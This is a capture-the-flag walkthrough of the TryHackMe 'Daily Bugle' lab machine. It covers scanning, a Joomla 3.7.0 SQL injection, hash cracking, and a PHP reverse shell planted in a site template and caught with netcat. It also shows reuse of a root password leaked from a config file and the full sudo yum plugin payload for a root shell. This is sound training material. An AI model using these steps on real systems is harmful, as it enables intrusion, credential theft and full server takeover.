This is a walkthrough of tryhackme's box **Daily Bugle .**

So let's get started with some enumeration .

First of all lets start scanning the IP address using nmap :

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sSV -T4 -Pn 10.10.128.27
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-10 09:46 EDT
Nmap scan report for 10.10.128.27
Host is up (0.15s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.4 (protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.6 ((CentOS) PHP/5.6.40)
3306/tcp open  mysql   MariaDB (unauthorized)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.21 seconds
```

so there are 3 ports open :


1. ssh on 22

2. webserver on 80

3. a maria database on port 3306

so lets start with port 80 for further enumeration.

Lets visit the website and see what we get :



so this is how the website looks like there is a blog post and a login page .


So lets try enumerating directories or webpages using gobuster :

```
┌──(root㉿kali)-[/home/kali]
└─# gobuster dir -u http://10.10.128.27 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -t 120
```

results :

```
2022/04/10 09:53:11 Starting gobuster in directory enumeration mode
/modules              (Status: 301) [Size: 236] [--> http://10.10.128.27/modules/]
/bin                  (Status: 301) [Size: 232] [--> http://10.10.128.27/bin/]
/plugins              (Status: 301) [Size: 236] [--> http://10.10.128.27/plugins/]
/includes             (Status: 301) [Size: 237] [--> http://10.10.128.27/includes/]
/images               (Status: 301) [Size: 235] [--> http://10.10.128.27/images/]
/templates            (Status: 301) [Size: 238] [--> http://10.10.128.27/templates/]
/language             (Status: 301) [Size: 237] [--> http://10.10.128.27/language/]
/components           (Status: 301) [Size: 239] [--> http://10.10.128.27/components/]
/cache                (Status: 301) [Size: 234] [--> http://10.10.128.27/cache/]
/libraries            (Status: 301) [Size: 238] [--> http://10.10.128.27/libraries/]
/media                (Status: 301) [Size: 234] [--> http://10.10.128.27/media/]
/tmp                  (Status: 301) [Size: 232] [--> http://10.10.128.27/tmp/]
/layouts              (Status: 301) [Size: 236] [--> http://10.10.128.27/layouts/]
/administrator        (Status: 301) [Size: 242] [--> http://10.10.128.27/administrator/]
/cli                  (Status: 301) [Size: 232] [--> http://10.10.128.27/cli/]
```

so there is an administrator panel **/administrator** :




so joomla content management system is being used .

So lets try enumerating this , I used the tool joomlavs from github :

https://github.com/rastating/joomlavs - [Ruby]


https://github.com/dionach/CMSmap – you can also use this python script to do the job , this script is more comprehensive in enumeration. [Python]

results :



so we identified the joomla version to be 3.7.0 .

okay so lets see if this version is vulnerable to anything at all . Using searchsploit :



so there are two vulnerabilities in which one is XSS which may not be of our use ,


but the another one that is an SQL injection vulnerability can be very useful to dump databases.

There are two tools we can use first is **SQLMap** . But for some reason SQLMap was not working , or it was taking a lot of time ,

so I looked for a exploit and found a python exploit that does our job that exploit can be found here :

https://github.com/stefanlucas/Exploit-Joomla

it is a simple exploit written in python , its results are :




so as we can see we got a username from fb9j5 table , that is :

username : jonah

and a hash of her password , we will use john the ripper tool to crack this hash .


Copy that hash from terminal and create a text file with nano and store that hash for cracking ,

we will use rockyou.txt wordlist to crack it :



okay so now lets log in to the admin portal of joomla.

So after login we see this page :




okay so now we can get a reverse shell if we edit index file from templates as when we try to retrieve our index.php file our payload will execute and we probably may get a shell .

So go to Extensions>Templates>Templates

select the beez3 template

and select index.php from the list


now just copy and paste the php reverse shell code from pentest monkey on github to the index.php file and save it :



now setup your listener :

```
┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 6969
listening on [any] 6969 ...
```

after this click on **Template Preview** button there :



and you will get a shell back :

```
┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 6969
listening on [any] 6969 ...
connect to [10.17.47.112] from (UNKNOWN) [10.10.205.92] 49440
Linux dailybugle 3.10.0-1062.el7.x86_64 #1 SMP Wed Aug 7 18:08:02 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 12:17:49 up 11 min,  0 users,  load average: 0.10, 0.14, 0.16
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.2$ whoami
whoami
apache
```

now we have got initial foothold into the server. Lets do some normal enumeration , look for text files or some configuration files ,

there is also a CMS configuration file , in var/www/html

```
sh-4.2$ cat configuration.php
cat configuration.php
<?php
class JConfig {
        public $offline = '0';
        public $offline_message = 'This site is down for maintenance.<br />Please check back again soon.';
        public $display_offline_message = '1';
        public $offline_image = '';
        public $sitename = 'The Daily Bugle';
        public $editor = 'tinymce';
        public $captcha = '0';
        public $list_limit = '20';
        public $access = '1';
        public $debug = '0';
        public $debug_lang = '0';
        public $dbtype = 'mysqli';
        public $host = 'localhost';
        public $user = 'root';
        public $password = 'nv5uz9r3ZEDzVjNu';
```

there is a password for root which can be used somewhere .

Now lets look into home directory for users

there is a user “jjameson”

in which we cannot cd ,

```
apache
sh-4.2$ cd jjameson
cd jjameson
sh: cd: jjameson: Permission denied
```

so lets try to su into jjameson with the password we found ,

```
su jjameson
Password: nv5uz9r3ZEDzVjNu
```

and it worked , now lets get a more stable shell using spawn a shell by netsec

command to stabilize our shell is :- **python -c 'import pty; pty.spawn("/bin/sh")'**

so now :

user flag :

```
user.txt
sh-4.2$ cat user.txt
cat user.txt
27a260fe3cba712cfdedb1c86d80442e
sh-4.2$
```

so now lets try to escalate our privileges to root and get root flag ,

lets enumerate the machine using linpeas and see what we get .

```
User jjameson may run the following commands on dailybugle:
    (ALL) NOPASSWD: /usr/bin/yum
```

So as we can see we can run **yum** command as root which can be interesting , lets checkout gtfobins to see if we can use this binary to escalate our privileges. :

https://gtfobins.github.io/gtfobins/yum/#sudo

so just copy paste this entire thing into terminal and boom we will have root access :

(b) Spawn interactive root shell by loading a custom plugin.

```
TF=$(mktemp -d)
cat >$TF/x<<EOF
[main]
plugins=1
pluginpath=$TF
pluginconfpath=$TF
EOF

cat >$TF/y.conf<<EOF
[main]
enabled=1
EOF

cat >$TF/y.py<<EOF
import os
import yum
from yum.plugins import PluginYumExit, TYPE_CORE, TYPE_INTERACTIVE
requires_api_version='2.1'
def init_hook(conduit):
  os.execl('/bin/sh','/bin/sh')
EOF

sudo yum -c $TF/x --enableplugin=y
```

proof of root and root flag :

```
sh-4.2# id
id
uid=0(root) gid=0(root) groups=0(root)
sh-4.2# cd /root
cd /root
sh-4.2# ls
ls
anaconda-ks.cfg  root.txt
sh-4.2# cat root.txt
cat root.txt
eec3d53292b1821868266858d7fa6f79
sh-4.2#
```

Done :-)